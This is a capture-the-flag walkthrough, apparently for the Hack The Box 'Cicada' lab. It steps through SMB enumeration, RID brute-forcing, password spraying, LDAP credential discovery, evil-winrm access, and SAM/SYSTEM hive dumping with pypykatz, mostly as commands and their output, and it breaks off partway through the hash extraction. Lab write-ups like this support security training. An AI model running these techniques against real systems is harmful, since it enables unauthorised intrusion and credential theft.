
CICADA WALKTHROUGH

Enumeration

The first step for any machine is enumeration. We'll kick things off with a straightforward Nmap scan to identify open ports on the target. From there, we can focus on the low-hanging fruit and start our enumeration process.

nmap -sC -sV 10.10.11.35 -T5



We found some interesting ports, including Kerberos, SMB, and LDAP. However, the most intriguing ones to start with are ports 139 and 445. First, let's add the domain name to our hosts file using the simple command below:

echo "10.10.11.35 cicada.htb CICADA-DC.cicada.htb" | tee -a /etc/hosts

With the open SMB port, we can try to enumerate it to check for anonymous login access or using random user accounts. We can use netexec for this purpose.

netexec smb cicada.htb -u anonymous -p ""

```
┌──(root㉿AVSEVEN)-[~]
└─# netexec smb cicada.htb -u anonymous -p ""
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\anonymous:
```

Since it accepts anonymous login without a password, we can use the same netexec command to enumerate the shares available on the system.

netexec smb cicada.htb -u anonymous -p “” -shares

```
┌──(root㉿AVSEVEN)-[~]
└─# netexec smb cicada.htb -u anonymous -p "" --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\anonymous:
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share
```

Great! We now have read access to the HR and IPC$ shares. Let’s use smbclient to access them. After accessing the HR share with smbclient, we found a notice file. Using the mget command, we downloaded it to our local machine. Let’s check out what it contains!


smbclient //cicada.htb/HR -U anonymous -p “” -N

```
┌──(root㉿AVSEVEN)-[~]
└─# smbclient //cicada.htb/HR -U anonymous -p "" -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 17:59:09 2024
  ..                                  D        0  Thu Mar 14 17:51:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 23:01:48 2024

                4168447 blocks of size 4096. 430185 blocks available
smb: \> mget *
Get file Notice from HR.txt? y
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
smb: \> exit
```


```
┌──(root㉿AVSEVEN)-[~]
└─# cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to s
omething unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, an
d special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex passwo
rd.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

Upon reading the content of the file, we noticed it discusses changing a password and mentions a default password. However, we don't know which user this password applies to. This is where netexec comes into play again; we can use it with the --rid-brute option to retrieve the users on the system.

netexec smb cicada.htb -u anonymous -p "" –rid-brute



After completions we found some names at the bottom, copy all the name and save it in .txt format (user.txt).



Let’s try to validate the users with the password we found earlier.

netexec smb cicada.htb -u user.txt -p ‘Cicada$M6Corpb*@Lp#nZp!8’

```
┌──(root㉿AVSEVEN)-[~]
└─# netexec smb cicada.htb -u user.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

It looks like the user michael.wrightson is associated with the password we found. Let’s go ahead and use that password to check which shares we have read or write access to.

netexec smb cicada.htb -u ‘michael.wrightson’ -p ‘Cicada$M6Corpb*@Lp#nZp!8’ --shares

```
┌──(root㉿AVSEVEN)-[~]
└─# netexec smb cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

Let’s try using user michael.wrightson and it's password we have to see if we can authenticate with LDAP. One of the great things about LDAP is that it allows us to retrieve both users and passwords. Since we already have the user list, we’re specifically looking for passwords this time. Still, I’ll demonstrate how to extract users using LDAP, just for clarity.

ldapsearch -H ldap://cicada.htb -D ‘michael.wrightson@cicada.htb’ -w ‘Cicada$M6Corpb*@Lp#nZp!8’ -b ‘dc=cicada,dc=htb’

```
┌──(root㉿AVSEVEN)-[~]
└─# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'
# extended LDIF
#
# LDAPv3
# base <dc=cicada,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# cicada.htb
dn: DC=cicada,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cicada,DC=htb
instanceType: 5
whenCreated: 20240314110913.0Z
whenChanged: 20241216170155.0Z
subRefs: DC=DomainDnsZones,DC=cicada,DC=htb
subRefs: DC=ForestDnsZones,DC=cicada,DC=htb
subRefs: CN=Configuration,DC=cicada,DC=htb
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAtjbkfJKCAEWhotWA90BBVw==
uSNChanged: 196664
name: cicada
objectGUID:: t/9uUtkEcU6GUir6/F/Y4A==
replUpToDateVector:: AgAAAAAAAAAPAAAAAAAAAN5vZApGs2FKkbS2vn0tk60d8AEAAAAAAKtQ4
```

Using this command, we can see that it only displays the usernames. To look for passwords, we can use grep pass at the end, as shown below.

ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass

Looks like we've found another password! Let's go ahead and perform a password spray to identify its owner.

```
┌──(root㉿AVSEVEN)-[~]
└─# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass

description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: Just in case I forget my password is aRt$Lp#7t*VQ!3
```

netexec smb cicada.htb -u user.txt -p 'aRt$Lp#7t*VQ!3'

```
┌──(root㉿AVSEVEN)-[~]
└─# netexec smb cicada.htb -u user.txt -p 'aRt$Lp#7t*VQ!3'

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
```

Now that we have the password owner as david.orelious, let's check if we have access to the DEV shares now.

netexec smb cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares


```
┌──(root㉿AVSEVEN)-[~]
└─# netexec smb cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

Finally, we've gained read access to the DEV shares. Let's dive in and see what we can discover.

smbclient //cicada.htb/DEV -U 'david.orelious' -p 'aRt$Lp#7t*VQ!3'

```
┌──(root㉿AVSEVEN)-[~]
└─# smbclient //cicada.htb/DEV -U 'david.orelious' -p 'aRt$Lp#7t*VQ!3'
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 18:01:39 2024
  ..                                  D        0  Thu Mar 14 17:51:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 22:58:22 2024

                4168447 blocks of size 4096. 430073 blocks available
smb: \> mget *
Get file Backup_script.ps1? y
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> exit
```


We're in, and we've spotted a backup PowerShell file. We used the get command to download it to our local Kali machine. Now, let's check its contents to see what it does.



Awesome! With the new username and password, it looks like we might be in for a windfall of credentials. Let's use WinRM to access the target.

Now that we're in, all that's left is to locate and view the contents of the user.txt file in the user's desktop directory i.e. The First token.

evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'



We'll navigate to the C:\ directory and create a Temp directory. If we want to be more discreet, we can also go to a directory where we have read and write privileges.

Once in the Temp directory, we'll use our SeBackupPrivilege to read the SAM file and save a copy of it. We'll do the same for the SYSTEM file, ensuring we have variants of both.

```
┌──(root㉿AVSEVEN)-[~]
└─# evil-winrm -i cicada.htb -u emily.oscars -p'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ../../..
*Evil-WinRM* PS C:\> cd Temp
Cannot find path 'C:\Temp' because it does not exist.
At line:1 char:1
+ cd Temp
+ ~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Temp:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\> mkdir Temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/16/2024  11:26 AM                Temp
```

Now, let's change into the Temp directory we created. We should be able to see the SAM and SYSTEM files that we just saved there and download them to our localhost.

```
*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> reg save hklm\system c:\Temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> ls


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/16/2024  11:27 AM          49152 sam
-a----        12/16/2024  11:28 AM       18518016 system
```


Now, we can extract the hive secrets from the SAM and SYSTEM files using pypykatz, a Python variant of Mimikatz. We'll run its registry function and use the --sam parameter to provide the paths to the SAM and SYSTEM files. Once we execute the command we should be able to retrieve the NTLM hashes of the administrator.

pypykatz registry –sam sam system


```
┌──(root㉿AVSEVEN)-[~]
└─# pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
